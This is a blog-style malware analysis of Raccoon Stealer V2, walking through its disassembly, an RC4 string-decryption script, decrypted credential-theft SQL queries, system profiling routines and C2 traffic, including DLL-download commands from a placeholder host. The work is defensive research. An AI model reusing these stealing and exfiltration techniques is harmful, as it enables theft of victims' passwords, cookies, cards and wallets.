# Raccoon Stealer


By Mohamed Adel

Published: 2022-09-12 · Archived: 2026-04-05 15:34:15 UTC

Raccoon Stealer V2 (or RecordBreaker) Is a stealer that provided as a service with about 200$/m. It is a new version of Raccoon stealer that appeared in 2019 and died for a while then it returns with this new Stealer which known as RecordBreaker.
It Comes with a lot of capabilities, It can grab a lot of sensitive information like :

1. Steal Victim System information
2. Steal Victim Username and passwords stored in the browser
3. Steal Victim Browser's Autofill Information
4. Steal Credit Card information
5. Steal Crypto wallets Information
6. Steal Bitcoin Wallets
7. Grab any file from the victim system
8. Take Screenshots from the victim system
9. Load next stage

First we start with basic analysis, using Detect it easy we see that the file seems to be not packed. Exploring the strings tab, we see a lot of base64 encoded strings and two registry keys `SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall` and `SOFTWARE\Microsoft\Cryptography`




Strings

trying to encode the base64 strings will produce encrypted data so i think thats all with basic insights about the executable and lets upload the sample to IDA (and ghidra for decompiling)

### Dynamically resolving DLLs and APIs

In the entry function we see two function calls at the very beginning to `sub_401000` and `sub_404036` . by navigating to `sub_401000` we see that this function resolve the required APIs

```
.text:00401006                 push    offset LibFileName ; "kernel32.dll"
.text:0040100B                 call    ds:LoadLibraryW
.text:00401011                 mov     [ebp+hModule], eax
.text:00401014                 test    eax, eax
.text:00401016                 jz      exit
.text:0040101C                 push    ebx
.text:0040101D                 push    esi
.text:0040101E                 mov     esi, ds:GetProcAddress
.text:00401024                 push    edi
.text:00401025                 push    offset ProcName ; "LoadLibraryW"
.text:0040102A                 push    eax             ; hModule
.text:0040102B                 call    esi ; GetProcAddress
.text:0040102D                 push    offset aShlwapiDll ; "Shlwapi.dll"
.text:00401032                 mov     _LoadLibraryW, eax
.text:00401037                 call    eax
.text:00401039                 mov     ecx, _LoadLibraryW
.text:0040103F                 mov     ebx, eax
.text:00401041                 push    offset aOle32Dll ; "Ole32.dll"
.text:00401046                 call    ecx ; _LoadLibraryW
.text:00401048                 mov     ecx, _LoadLibraryW
.text:0040104E                 push    offset aWininetDll ; "WinInet.dll"
.text:00401053                 mov     [ebp+_ole32], eax
.text:00401056                 call    ecx ; _LoadLibraryW
.text:00401058                 mov     ecx, _LoadLibraryW
.text:0040105E                 push    offset aAdvapi32Dll_0 ; "Advapi32.dll"
.text:00401063                 mov     [ebp+_winInet], eax
.text:00401066                 call    ecx ; _LoadLibraryW
.text:00401068                 mov     ecx, _LoadLibraryW
.text:0040106E                 push    offset aUser32Dll ; "User32.dll"
.text:00401073                 mov     [ebp+_AdvAPI], eax
.text:00401076                 call    ecx ; _LoadLibraryW
.text:00401078                 mov     ecx, _LoadLibraryW
.text:0040107E                 push    offset aCrypt32Dll ; "Crypt32.dll"
.text:00401083                 mov     [ebp+_user32], eax
.text:00401086                 call    ecx ; _LoadLibraryW
.text:00401088                 mov     ecx, _LoadLibraryW
.text:0040108E                 push    offset aShell32Dll ; "Shell32.dll"
.text:00401093                 mov     [ebp+_crypt32], eax
.text:00401096                 call    ecx ; _LoadLibraryW
.text:00401098                 push    offset aBcryptDll ; "Bcrypt.dll"
```

dll loaded

After going back to to the entry function, After resolving the APIs there is another function call `sub_404036` . This function takes a pattern that seems to be decrypting the data. The sequence is a call to `sub_00401806` that calls `CryptStringToBinaryA` after calling `LstrLenA` . The call to `CryptStringToBinaryA` takes a the `dwFlags` parameter `0x00000001 (CRYPT_STRING_BASE64)` which decode the string using base64 encoding routine and returns a byte array contains the base64-decoded encrypted data.

```
.text:00404036
.text:00404036 decrypt_strings proc near               ; CODE XREF: start+11↓p
.text:00404036
.text:00404036 tmp_ptr         = dword ptr -4
.text:00404036
.text:00404036                 push    ebp
.text:00404037                 mov     ebp, esp
.text:00404039                 push    ecx
.text:0040403A                 and     [ebp+tmp_ptr], 0
.text:0040403E                 lea     edx, [ebp+tmp_ptr]
.text:00404041                 push    esi
.text:00404042                 push    edi                                    RC4 Decryption key
.text:00404043                 mov     ecx, offset aFvqmox8c ; "fVQMox8c"
.text:00404048                 call    base64_byte_array
.text:0040404D                 mov     edi, offset aEdinayarossiya ; "edinayarossiya"
.text:00404052                 lea     ecx, [ebp+tmp_ptr]
.text:00404055                 push    edi
.text:00404056                 push    ecx
.text:00404057                 mov     esi, offset unk_40E228
.text:0040405C                 push    eax             ; byte array
.text:0040405D                 mov     ecx, esi
.text:0040405F                 call    RC4_dec
.text:00404064                 lea     edx, [ebp+tmp_ptr]
.text:00404067                 mov     dword_40EBF8, eax
.text:0040406C                 mov     ecx, offset aBe8yjg ; "bE8Yjg=="
.text:00404071                 call    base64_byte_array
.text:00404076                 push    edi
.text:00404077                 lea     ecx, [ebp+tmp_ptr]
.text:0040407A                 push    ecx
.text:0040407B                 push    eax
.text:0040407C                 mov     ecx, esi
.text:0040407E                 call    RC4_dec
.text:00404083                 lea     edx, [ebp+tmp_ptr]
.text:00404086                 mov     dword_40EBDC, eax
```

decrypt

after decrypting the string there are calls to `sub_0040A59A` function that convert the resulting strings to unicode strings by calling `MultiByteToWideChar`

to get all the decrypted strings we can use the debugger or by making a script to decrypt them for us

```
 import base64
from Crypto.Cipher import ARC4

strings = [  'fVQMox8c','bE8Yjg==','bkoJoy0=','LEtihSAW6eunMDV+Aes3rVhAClFoaQM=',...,'59c9737264c0b3209d9193b8ded6c127','XVHmGYV5cH1pvOC
key = "edinayarossiya".encode('utf-8')

for i in strings:
         cipher = ARC4.new(key)
         print(cipher.decrypt(base64.b64decode(i.encode('utf-8'))))
```

the decrypted strings:

```
 tlgrm_
ews_
grbr_
%s\tTRUE\t%s\t%s\t%s\t%s\t%s\n
URL:%s\nUSR:%s\nPASS:%s\n
\t\t%d) %s\n
\t- Locale: %s\n
\t- OS: %s\n
\t- RAM: %d MB\n
\t- Time zone: %c%ld minutes from GMT\n
\t- Display size: %dx%d\n
\t- Architecture: x%d\n
\t- CPU: %s (%d cores)\n
\t- Display Devices:\n%s\n
formhistory.sqlite
logins.json
\\autofill.txt
\\cookies.txt
\\passwords.txt
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Content-Type: multipart/form-data; boundary=
Content-Type: text/plain;
User Data
wallets
wlts_
ldr_
scrnsht_
sstmnfo_
token:
nss3.dll
sqlite3.dll
SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion
PATH
ProductName
Web Data
sqlite3_prepare_v2
sqlite3_open16
sqlite3_close
sqlite3_step
sqlite3_finalize
sqlite3_column_text16
sqlite3_column_bytes16
sqlite3_column_blob
SELECT origin_url, username_value, password_value FROM logins
SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies
SELECT name, value FROM autofill
pera
Stable
SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
SELECT fieldname, value FROM moz_formhistory
cookies.sqlite
machineId=
&configId=
```

```
"encrypted_key":"
stats_version":"
Content-Type: application/x-object
Content-Disposition: form-data; name="file"; filename="
POST
MachineGuid
image/jpeg
GdiPlus.dll
Gdi32.dll
GdiplusStartup
GdipDisposeImage
GdipGetImageEncoders
GdipGetImageEncodersSize
GdipCreateBitmapFromHBITMAP
GdipSaveImageToFile
BitBlt
CreateCompatibleBitmap
CreateCompatibleDC
DeleteObject
GetObjectW
SelectObject
SetStretchBltMode
StretchBlt
SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards
NUM:%s\nHOLDER:%s\nEXP:%s/%s\n
\\CC.txt
NSS_Init
NSS_Shutdown
PK11_GetInternalKeySlot
PK11_FreeSlot
PK11_Authenticate
PK11SDR_Decrypt
SECITEM_FreeItem
hostname":"
","httpRealm":
encryptedUsername":"
","encryptedPassword":"
","guid":
Profiles
b"\xee\xefV>\x0c\xb5Ge\xb6,A\xef\x87=g)'\x99\x0c\xbf7iT\xfd"
b'Ti\x8d\xc8\xf7:\xdc\x9f\xeb\xff\xdc\xef\xb1\x154\xb4*\x00\x87\xd9\xf0q'
```


as we can see, the last two strings seems not to be decrypted. If we go back the `start` function we see that the string `59c9737264c0b3209d9193b8ded6c127` is a different key used to decrypt the string `XVHmGYV5cH1pvOC0w/cmantl/oG9aw==` and the decrypted string is

there are some other decryption routines using the same key but the strings are empty.

then, the attacker retrieves the locale name which is `<language>-<REGION>` and compare it against `ru` for some reason, but the flow didn't changed if it is!

```
.text:0040757A                push    LOCALE_NAME_MAX_LENGTH
.text:0040757C                lea     ecx, [ebp+locale_name]
.text:00407582                mov     [ebp+var_28], eax
.text:00407585                mov     eax, _GetUserDefaultLocaleName
.text:0040758A                push    ecx
.text:0040758B                call    eax ; _GetUserDefaultLocaleName
.text:0040758D                test    eax, eax
.text:0040758F                jz      short loc_4075B5
.text:00407591                mov     esi, offset off_40E000 ; "ru"
.text:00407596
.text:00407596 loc_407596:                            ; CODE XREF: start+12D↓j
.text:00407596                push    dword ptr [esi]
.text:00407598                mov     eax, _StrStrIW
.text:0040759D                lea     ecx, [ebp+locale_name]
.text:004075A3                push    ecx
.text:004075A4                call    eax ; _StrStrIW
.text:004075A6                test    eax, eax
.text:004075A8                jnz     short loc_4075B5
.text:004075AA                add     esi, 4
.text:004075AD                cmp     esi, offset unk_40E004
.text:004075B3                jnz     short loc_407596
.text:004075B5
.text:004075B5 loc_4075B5:                            ; CODE XREF: start+109↑j
```


The attacker open a mutex with a name `8724643052` and if it existed, the malware terminate itself and if it is not existed it creates a mutex with that name.





The next call is to check if the victim running as local system by making a call to `GetTokenInformation` to retrieve the token user data that include SID and then check this SID with `S-1-5-18` to see if the user is running as a `LocalSystem` or not. If it is, the function returns 1 and not returns 0

```
.text:0040A1E7                 push    [ebp+return_len]
.text:0040A1EA                 mov     eax, _GlobalAlloc
.text:0040A1EF                 push    40h ; '@'
.text:0040A1F1                 call    eax ; _GlobalAlloc
.text:0040A1F3                 mov     ecx, _GetTokenInformation
.text:0040A1F9                 mov     edi, eax
.text:0040A1FB                 lea     eax, [ebp+return_len]
.text:0040A1FE                 push    eax
.text:0040A1FF                 push    [ebp+return_len]
.text:0040A202                 push    edi             ; TokenInformation
.text:0040A203                 push    esi             ; 1 -> token user -> SID_AND_ATTRIBUTES
.text:0040A204                 push    [ebp+token_handle]
.text:0040A207                 call    ecx ; _GetTokenInformation
.text:0040A209                 test    eax, eax
.text:0040A20B                 jz      short return_FALSE
.text:0040A20D                 and     [ebp+str_SID], 0
.text:0040A211                 lea     ecx, [ebp+str_SID]
.text:0040A214                 mov     eax, _ConvertSidToStringSidW
.text:0040A219                 push    ecx
.text:0040A21A                 push    dword ptr [edi]
.text:0040A21C                 call    eax ; _ConvertSidToStringSidW
.text:0040A21E                 test    eax, eax
.text:0040A220                 jz      short return_FALSE
.text:0040A222                 push    [ebp+str_SID]
.text:0040A225                 mov     eax, _lstrcmpiW
.text:0040A22A                 push    offset aS1518   ; S-1-5-18 -> System (LocalSystem)
.text:0040A22F                 call    eax ; _lstrcmpiW
.text:0040A231                 test    eax, eax
.text:0040A233                 jz      short return_TRUE
.text:0040A235                 xor     esi, esi
.text:0040A237
.text:0040A237 return_TRUE:                            ; CODE XREF: is_it_system+9B↑j
.text:0040A237                 push    edi
.text:0040A238                 call    _GlobalFree
.text:0040A23E                 mov     eax, esi
.text:0040A240                 jmp     short loc_40A244
.text:0040A242 ; ---------------------------------------------------------------------------
.text:0040A242
.text:0040A242 return_FALSE:                           ; CODE XREF: is_it_system+23↑j
.text:0040A242                                         ; is_it_system+4D↑j ...
```

The next few instruction retrieves a decrypted strings: `Content-Type: application/x-www-form-urlencoded; charset=utf-8` and `*/*` then calls a function that formats the input with a given pattern, This function is referenced in a lot of places in the sample.




this function format the input string with `\r\n` appended to it and calls the function that seems to be that does the formatting procedures and it's used in so many places




Then the malware make a call to a function `sub_0040A720` after allocating two regions in the memory .if we navigate to this function we see that it first reference the previously allocated memory and the open the registry key `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\` and read the value `MachineGuid` and returns it in EAX register

```
.text:0040A726                 mov     eax, _LocalAlloc
.text:0040A72B                 push    esi             ; allocated memory
.text:0040A72C                 push    edi
.text:0040A72D                 push    208h
.text:0040A732                 push    40h ; '@'
.text:0040A734                 call    eax ; _LocalAlloc
.text:0040A736                 mov     ecx, _RegOpenKeyExW
.text:0040A73C                 mov     edi, eax
.text:0040A73E                 lea     eax, [ebp+phkResult]
.text:0040A741                 mov     [ebp+size], 104h
.text:0040A748                 push    eax
.text:0040A749                 push    20119h
.text:0040A74E                 push    0
.text:0040A750                 push    offset aSoftwareMicros_0 ; "SOFTWARE\\Microsoft\\Cryptography"
.text:0040A755                 push    HKEY_LOCAL_MACHINE
.text:0040A75A                 mov     [ebp+type], 1
.text:0040A761                 call    ecx ; _RegOpenKeyExW
.text:0040A763                 mov     ecx, _RegQueryValueExW
.text:0040A769                 mov     esi, eax
.text:0040A76B                 lea     eax, [ebp+size]
.text:0040A76E                 push    eax
.text:0040A76F                 push    edi
.text:0040A770                 lea     eax, [ebp+type]
.text:0040A773                 push    eax
.text:0040A774                 push    0
.text:0040A776                 push    machine_GUID    ; MachineGuid
.text:0040A77C                 push    [ebp+phkResult]
.text:0040A77F                 call    ecx ; _RegQueryValueExW
.text:0040A781                 test    esi, esi
.text:0040A783                 jnz     short fail
.text:0040A785                 test    eax, eax
.text:0040A787                 jz      short success
.text:0040A789
.text:0040A789 fail:                                   ; CODE XREF: get_GUID+63↑j
.text:0040A789                 push    [ebp+phkResult]
.text:0040A78C                 call    _RegCloseKey
.text:0040A792
.text:0040A792 success:                                EAX   004DB8B8   L"d8874349-72d5-492c-8d8c-5e6d3a68e127"
.text:0040A792                 mov     eax, edi        EBX   00000000
.text:0040A794                 pop     edi
```

then the malware retrieves the username of the current user and makes some formatting to the data before sending it. The formatted data are some information about the victim machine like:

```
machineId=<GUID>|<username>&confId=<predefined value>
machineId=d8874349-72d5-492c-8d8c-5e6d3a68e127|d01a&configId=59c9737264c0b3209d9193b8ded6c127
```


configId used is the key used to decrypt the C2 IP address . Now, the first piece of data is ready to be sent to the attacker and the function `sub_004079F3` did this. First, the function references the IP of the C2 server and make some comparisons to its beginning to make sure that it's in a valid format. Then it gets a pointer to `/` at the end of the IP address and then make a call to `InternetOpenW("record",0,0,0)` it parameter is the User-Agent of the request sent .now it's ready to connect to the remote server, so it connects to the remote server over http transfer protocol and port 443, the default for https transfer protocol

```
.text:00407AEF                mov     eax, _InternetOpenW
.text:00407AF4                xor     ecx, ecx
.text:00407AF6                push    ecx
.text:00407AF7                push    ecx
.text:00407AF8                push    ecx
.text:00407AF9                push    ecx
.text:00407AFA                push    offset aRecord  ; "record"
.text:00407AFF                call    eax ; _InternetOpenW
.text:00407B01                mov     esi, eax
.text:00407B03                mov     [ebp+var_14], esi
.text:00407B06                test    esi, esi
.text:00407B08                jz      loc_407BE2
.text:00407B0E                push    1
.text:00407B10                xor     eax, eax
.text:00407B12                mov     ecx, _InternetConnectW
.text:00407B18                push    eax
.text:00407B19                push    INTERNET_SERVICE_HTTP
.text:00407B1B                push    eax
.text:00407B1C                push    eax
.text:00407B1D                push    50h
.text:00407B1F                pop     eax
.text:00407B20                push    73h ; 's'
.text:00407B22                pop     edx
.text:00407B23                cmp     word ptr [ebp+var_C], dx
.text:00407B27                mov     edx, 443
.text:00407B2C                cmovz   eax, edx
.text:00407B2F                movzx   eax, ax
.text:00407B32                push    eax             ; port 443
.text:00407B33                push    edi             ; C2 IP
.text:00407B34                push    esi
.text:00407B35                call    ecx ; _InternetConnectW
```

Then it sends the data to the C2 server set before. The content type sent in the request in the form `Content-Type: application/x-www-form-urlencoded; charset=utf-8\r\n\r\n\r\n` and the data sent in the `OptionalHeader` parameter which sent after the request headers. And after sending the data it waits for a response from the server. Then it parses the response for a specific field contain the word `Token:` if it found it continue running if it is not, it exits.

It search for the `libs` word in the response in order to prepare a legitimate DLL that are required for the malware to run. the command can be in form:

```
1
2
 libs_nss3:http://{HOSTADDR}/{RANDOM_STRING}/nss3.dll
libs_msvcp140:http://{HOSTADDR}/{RANDOM_STRING}/msvcp140.dll libs_vcruntime140:http://{HOSTADDR}/{RANDOM_STRING}/vcruntime140.dll
```




Then, It retrieves the path of Local AppData `C:\Users\d01a\AppData\Local` by calling `SHGetFolderPathW` from the function `sub_0040A323` and format it by adding the word `Low` at the end of the path then it adds the path to sqlite3.dll and other downloaded DLLs to the PATH environment variables

```
.text:00407849 mov     edx, sqlite3_dll
.text:0040784F mov     ecx, eax
.text:00407851 call    formmating
.text:00407856 push    [ebp+AppData_and_machineId_prev]
.text:00407859 mov     [ebp+var_10], eax
.text:0040785C call    _SetCurrentDirectoryW
.text:00407862 mov     ecx, _LocalAlloc
.text:00407868 push    5000h
.text:0040786D push    40h ; '@'
.text:0040786F call    ecx ; _LocalAlloc
.text:00407871 push    2800h
.text:00407876 mov     esi, eax
.text:00407878 push    esi
.text:00407879 push    PATH            ; reads the path environment variable
.text:0040787F call    _GetEnvironmentVariableW
.text:00407885 mov     edx, semicolon
.text:0040788B mov     ecx, esi
.text:0040788D call    formmating      ; add ; to the end of it to append another thing
.text:00407892 mov     edx, [ebp+AppData_and_machineId_prev] ; global var contains the path
.text:00407895 mov     ecx, eax
.text:00407897 call    formmating
.text:0040789C mov     esi, eax
.text:0040789E push    esi
.text:0040789F push    PATH
.text:004078A5 call    _SetEnvironmentVariableW
.text:004078AB push    esi
.text:004078AC call    _LocalFree
.text:004078B2 push    ebx
.text:004078B3 push    edi
.text:004078B4 call    sub_4097BB
.text:004078B9 push    [ebp+var_10]
.text:004078BC mov     eax, _LoadLibraryW
.text:004078C1 call    eax ; _LoadLibraryW
.text:004078C3 mov     [ebp+var_14], eax
.text:004078C6 test    eax, eax
```

The malware collects information about the system through the function call a `sub_004097BB` , it search for the word `sstmnfo_` in the response of the C2 Server and the data to be collected is determined in the response, after a colon `:` and a pipe `|` between the key words of the data. Then, it begin collecting information about the system:

1. The locale information the data is formatted in the following format - Locale:

```
.text:00408F28                push    208h
.text:00408F2D                push    40h ; '@'
.text:00408F2F                call    eax ; _LocalAlloc
.text:00408F31                mov     ecx, _LocalAlloc
.text:00408F37                mov     ebx, eax
.text:00408F39                push    400h
.text:00408F3E                push    40h ; '@'
.text:00408F40                call    ecx ; _LocalAlloc
.text:00408F42                mov     esi, _GetLocaleInfoW
.text:00408F48                mov     edi, eax
.text:00408F4A                push    104h
.text:00408F4F                push    ebx
.text:00408F50                push    1001h
.text:00408F55                call    ds:GetUserDefaultLCID   <-- to retrieve locale ID
.text:00408F5B                push    eax             ; locale
.text:00408F5C                call    esi ; _GetLocaleInfoW
.text:00408F5E                push    ebx
.text:00408F5F                push    locale          ; LPCWSTR ->  - Locale: %s
.text:00408F65                push    edi             ; LPWSTR
.text:00408F66                call    _wsprintfW
.text:00408F6C                mov     esi, [ebp+arg_0]
.text:00408F6F                add     esp, 0Ch
.text:00408F72                mov     edx, edi
.text:00408F74                mov     ecx, [esi]
.text:00408F76                call    formmating
.text:00408F7B                push    ebx
.text:00408F7C                mov     [esi], eax
.text:00408F7E                call    _LocalFree
.text:00408F84                push    edi
.text:00408F85                call    _LocalFree
.text:00408F8B                pop     edi
.text:00408F8C                xor     eax, eax
.text:00408F8E                pop     esi
.text:00408F8F                inc     eax
.text:00408F90                pop     ebx
.text:00408F91                pop     ebp
.text:00408F92                retn    4
```

2. Time zone information the data is formatted in the form: - Time zone: <%c%ld> minutes from GMT

3. OS Version retrieves the OS version by reading the registry key `SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName` and the data formatted in the form: - OS: <%s OS>

```
.text:00408FE8                 lea     eax, [ebp+var_8]
.text:00408FEB                 push    eax
.text:00408FEC                 push    edi
.text:00408FED                 push    esi
.text:00408FEE                 push    esi
.text:00408FEF                 push    ProductName
.text:00408FF5                 push    [ebp+var_4]
.text:00408FF8                 call    _RegQueryValueExW ; HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName
.text:00408FFE
.text:00408FFE loc_408FFE:                             ; CODE XREF: sub_408F95+51↑j
.text:00408FFE                 push    [ebp+var_4]
.text:00409001                 call    _RegCloseKey
.text:00409007                 mov     eax, _lstrlenW
.text:0040900C                 push    edi
.text:0040900D                 call    eax ; _lstrlenW
.text:0040900F                 push    edi
.text:00409010                 test    eax, eax
.text:00409012                 jg      short loc_40901F
.text:00409014                 call    _LocalFree
.text:0040901A                 or      eax, 0FFFFFFFFh
.text:0040901D                 jmp     short loc_40904E
.text:0040901F ; ---------------------------------------------------------------------------
.text:0040901F
.text:0040901F loc_40901F:                             ; CODE XREF: sub_408F95+7D↑j
.text:0040901F                 push    F_OS            ; LPCWSTR ->  - OS: %s
.text:00409025                 push    ebx             ; LPWSTR
.text:00409026                 call    _wsprintfW
.text:0040902C                 mov     esi, [ebp+arg_0]
.text:0040902F                 add     esp, 0Ch
.text:00409032                 mov     edx, ebx
.text:00409034                 mov     ecx, [esi]
.text:00409036                 call    formmating
.text:0040903B                 push    edi
.text:0040903C                 mov     [esi], eax
```

4. system Architecture By calling `GetSystemWow64DirectoryW` that retrieves the path of of the system directory used by WOW64 that only exist in x64 Architecture. The data formated in form: - Architecture: x<%d Architecture>

5. RAM status gets the memory status by calling `GlobalMemoryStatusEx` that retrieves both the virtual and physical memory usage and format in the form: - RAM: <%d RAM Usage> MB

6. CPU specifications Using instruction `cpuid` to retrieve the processor specification. This instruction output depends on the value in the `eax` register. The call to `cpuid` with `eax = 0x80000002 , 0x80000003 and 0x80000004` gets Processor Brand String .Also it uses `GetSystemInfo` API to get the number of processors. And send it in the format: - CPU: <%s CPU Brand> (<%d Cores number> cores)


```
.text:0040923A                 mov     eax, 80000004h
.text:0040923F                 xor     ecx, ecx
.text:00409241                 push    ebx
.text:00409242                 cpuid                                   CPU Brand
.text:00409244                 mov     esi, ebx
.text:00409246                 pop     ebx
.text:00409247                 lea     ebx, [ebp+String2]
.text:0040924A                 mov     [ebx], eax
.text:0040924C                 mov     eax, _lstrlenA
.text:00409251                 mov     [ebx+4], esi
.text:00409254                 mov     [ebx+8], ecx
.text:00409257                 mov     ecx, ebx
.text:00409259                 push    ecx
.text:0040925A                 mov     [ebx+0Ch], edx
.text:0040925D                 call    eax ; _lstrlenA
.text:0040925F                 push    eax             ; iMaxLength
.text:00409260                 mov     eax, ebx
.text:00409262                 mov     ebx, [ebp+lpString1]
.text:00409265                 push    eax             ; lpString2
.text:00409266                 lea     eax, [ebx+20h]
.text:00409269                 push    eax             ; lpString1
.text:0040926A                 call    ds:lstrcpynA
.text:00409270                 test    eax, eax
.text:00409272                 jz      short loc_4092C3
.text:00409274                 lea     eax, [ebp+SystemInfo]
.text:00409277                 push    eax             ; lpSystemInfo
.text:00409278                 call    ds:GetSystemInfo
.text:0040927E                 mov     esi, [ebp+SystemInfo.dwNumberOfProcessors]
.text:00409281                 mov     ecx, ebx
.text:00409283                 call    multi_byte_to_wide_char
.text:00409288                 mov     ebx, [ebp+var_8]
.text:0040928B                 mov     edi, eax
.text:0040928D                 push    esi
.text:0040928E                 push    edi
.text:0040928F                 push    CPU_            ; LPCWSTR ->  - CPU: %s (%d cores)
.text:00409295                 push    ebx             ; LPWSTR
.text:00409296                 call    _wsprintfW
```

7. Display Get the display information by calling `GetSystemMetrics` with index 0 to retrieves The width of the screen of the primary display monitor and format it in form: - Display size: <%d>x<%d>

8. Display devices - Display Devices: <%s>

9. Display Name And version Get this information from the registry `SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall` And the Specific GUID to get the display name and version Then it generate a random value and append it to the content-Type header and save the data to a file to send it to the attacker C2 server

```
.text:004098FF                push    eax
.text:00409900                call    get_locale
.text:00409905                lea     eax, [ebp+arg_0]
.text:00409908                push    eax
.text:00409909                call    get_timeZone
.text:0040990E                lea     eax, [ebp+arg_0]
.text:00409911                push    eax
.text:00409912                call    get_os
.text:00409917                lea     eax, [ebp+arg_0]
.text:0040991A                push    eax
.text:0040991B                call    get_architecture
.text:00409920                lea     eax, [ebp+arg_0]
.text:00409923                push    eax
.text:00409924                call    get_CPU
.text:00409929                lea     eax, [ebp+arg_0]
.text:0040992C                push    eax
.text:0040992D                call    get_RAM
.text:00409932                lea     eax, [ebp+arg_0]
.text:00409935                push    eax
.text:00409936                call    get_display
.text:0040993B                lea     eax, [ebp+arg_0]
.text:0040993E                push    eax
.text:0040993F                call    get_display_devices
.text:00409944                push    [ebp+var_8]
.text:00409947                lea     eax, [ebp+arg_0]
.text:0040994A                push    eax
.text:0040994B                call    display_name_version
.text:00409950                mov     ecx, [ebp+arg_0]
.text:00409953                lea     esi, [ebp+var_20]
.text:00409956                mov     eax, [ebp+var_C]
.text:00409959                lea     edi, [ebp+var_38]
.text:0040995C                mov     [ebp+var_20], eax
.text:0040995F                mov     eax, _lstrlenW
.text:00409964                mov     [ebp+var_1C], ecx
.text:00409967                mov     [ebp+var_18], ebx
.text:0040996A                movsd
```




